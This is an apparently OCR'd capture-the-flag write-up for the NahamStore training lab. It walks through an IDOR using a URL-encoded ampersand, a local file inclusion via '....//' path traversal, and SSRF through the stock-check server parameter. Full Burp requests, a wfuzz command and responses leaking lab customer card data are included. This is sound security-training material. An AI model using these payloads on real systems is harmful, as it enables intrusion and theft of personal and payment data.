




Try to find New York changed ID. Number 3 is from New York




Follow redirection and I see adress




ID (question 2)

after I try to create pdf file and change id




But user_id parametr blocks. There is no this parametr to change, but I try to add this parametr

But didn't work



But after I send request with "&" URL-encoded : I got the id=3 PDF file




Local File Inclusion


The only files here is PDF and images

I found LFI in images

when clicking on image I saw a path to image




NO /etc/passwd on ubuntu !!!




File does not exist

After some tries I got an error(





`curl http://nahamstore.thm/product/picture/?file=....//....//....//....//....//lfi/flag.txt`



SSRF

The server side reques forgery I found after clicking " check stock" button





Found working payload

```
stock.nahamstore.thm@127.0.0.1#
```

Send Cancel Target:

Request

Pretty Raw Hex

```
POST /stockcheck HTTP/1.1
Host: nahamstore.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 51
Origin: http://nahamstore.thm
Connection: close
Referer: http://nahamstore.thm/product?id=1
Cookie: token=f2e3c60b5d87c204a433318f5f5286e1; session=
ca8d47cbf5bb973355eb76236061c0ce

product_id=1&server=stock.nahamstore.thm@127.0.0.1#
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 08 Nov 2023 17:17:06 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Set-Cookie: session=ca8d47cbf5bb973355eb76236061c0ce; expires=Wed, 08-Nov-2023
18:17:06 GMT; Max-Age=3600; path=/
Content-Length: 4254

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>
      NahamStore - Home
    </title>
    <link rel="stylesheet" href="
    https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity
    ="sha384-BVYiiSIFeK1dGmJRAkycuHAHRg32OmUcww7on3RYdg4Va+PmSTsz/K68vbdEjh4u"
    crossorigin="anonymous">
  </head>
  <body>
```

Now I can fuzz subdomains

```
wfuzz -c -z file,/usr/share/seclists/Discovery/DNS/dns-Jhaddix.txt -u
"http://nahamstore.thm/stockcheck" -d
"product_id=2&server=stock.nahamstore.thm@FUZZ.nahamstore.thm#" --hw=0
```

```
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://nahamstore.thm/stockcheck
Total requests: 1

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        0 L      1 W        65 Ch       "internal-api"
```

send request to find domain, and I see orders directory

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn

1 ×

Send Cancel Target:

Request

Pretty Raw Hex

```
POST /stockcheck HTTP/1.1
Host: nahamstore.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 69
Origin: http://nahamstore.thm
Connection: close
Referer: http://nahamstore.thm/product?id=1
Cookie: token=f2e3c60b5d87c204a433318f5f5286e1; session=
ca8d47cbf5bb973355eb76236061c0ce

product_id=1&server=stock.nahamstore.thm@internal-api.nahamstore.thm#
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 08 Nov 2023 17:42:59 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Set-Cookie: session=ca8d47cbf5bb973355eb76236061c0ce; expires=Wed, 08-Nov-2023
18:42:59 GMT; Max-Age=3600; path=/
Content-Length: 65

{"server":"internal-api.nahamstore.com","endpoints":["\/orders"]}
```

Send request to orders directory, and I see all orders directories

Request

Pretty Raw Hex

```
1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 76
10 Origin: http://nahamstore.thm
11 Connection: close
12 Referer: http://nahamstore.thm/product?id=1
13 Cookie: token=f2e3c60b5d87c204a433318f5f5286e1; session=
ca8d47cbf5bb973355eb76236061c0ce
14
15 product_id=1&server=stock.nahamstore.thm@internal-api.nahamstore.thm/orders#
```

Response

Pretty Raw Hex Render


```
[{"id":"4dbc51716426d49f524e10d4437a5f5a","endpoint":"\/orders\/4dbc51716426d49f524e10d4437a5f5a"},
{"id":"5ae19241b4b55a360e677fdd9084c21c","endpoint":"\/orders\/5ae19241b4b55a360e677fdd9084c21c"},
{"id":"70ac2193c8049fcea7101884fd4ef58e","endpoint":"\/orders\/70ac2193c8049fcea7101884fd4ef58e"}]
```


Check one by one

Send Cancel Target: ht

Request

Pretty Raw Hex

```
1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 109
10 Origin: http://nahamstore.thm
11 Connection: close
12 Referer: http://nahamstore.thm/product?id=1
13 Cookie: token=f2e3c60b5d87c204a433318f5f5286e1; session=
ca8d47cbf5bb973355eb76236061c0ce
14
15 product_id=1&server=
stock.nahamstore.thm@internal-api.nahamstore.thm/orders/4dbc51716426d49f524e10d4437a
5f5a#
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 08 Nov 2023 17:44:18 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Set-Cookie: session=ca8d47cbf5bb973355eb76236061c0ce; expires=Wed, 08-Nov-2023
18:44:18 GMT; Max-Age=3600; path=/
7 Content-Length: 386
8
9 {"id":"4dbc51716426d49f524e10d4437a5f5a","customer":{"id":1,"name":"Rita
Miles","email":"rita.miles969@gmail.com","tel":"816-719-7115","address":{"line_1":"3
914  Charles Street","city":"Farmington
Hills","state":"Michigan","zipcode":"48335"},"items":[{"name":"Sticker
Pack","cost":"15.00"}],"payment":{"type":"MasterCard","number":"5376118225360051","e
xpires":"05\/2024","CVV2":"610"}}}
```

And fin Jimmy Jones information

payload in burp:

`stock.nahamstore.thm@internal-api.nahamstore.thm/orders/5ae19241b4b55a360e677fdd9084c21c#`

Send Cancel Target: htt

Request

Pretty Raw Hex

```
1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 109
10 Origin: http://nahamstore.thm
11 Connection: close
12 Referer: http://nahamstore.thm/product?id=1
13 Cookie: token=f2e3c60b5d87c204a433318f5f5286e1; session=
ca8d47cbf5bb973355eb76236061c0ce
14
15 product_id=1&server=
stock.nahamstore.thm@internal-api.nahamstore.thm/orders/5ae19241b4b55a360e677fdd9084
c21c#
```

Response


Pretty Raw Hex Render

